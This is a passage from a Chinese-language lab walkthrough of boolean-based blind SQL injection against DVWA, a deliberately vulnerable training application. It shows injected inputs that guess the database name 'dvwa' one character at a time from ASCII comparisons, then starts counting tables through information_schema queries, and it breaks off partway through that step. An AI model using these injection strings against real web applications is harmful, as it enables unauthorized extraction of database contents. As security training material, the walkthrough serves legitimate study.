
数据库名的第一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii值为 100，即小写字母 d

……


按照这个过程不断尝试就可以猜解出完整的数据库名（dvwa）了。

部分过程：


输入 1' and ascii(substr(database(),1,1))<103 #，显示存在：



输入 1' and ascii(substr(database(),1,1))<100 #，显示不存在





输入 1' and ascii(substr(database(),1,1))>100 #，显示不存在




所以数据库名的第一个字符的ascii值为 100，即小写字母 d


猜第二个第三个第四个字符的部分过程：










得到第二个字符ascll码为118，对应小写字母v










最后得到完整的数据库名dvwa

1. 猜解数据库表名

首先猜解数据库中表的数量：

1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())=1 # 显示***不存在***

1' and (select count(table\_name) from information\_schema.tables where table\_schema=database())=2 # 显示***存在：***



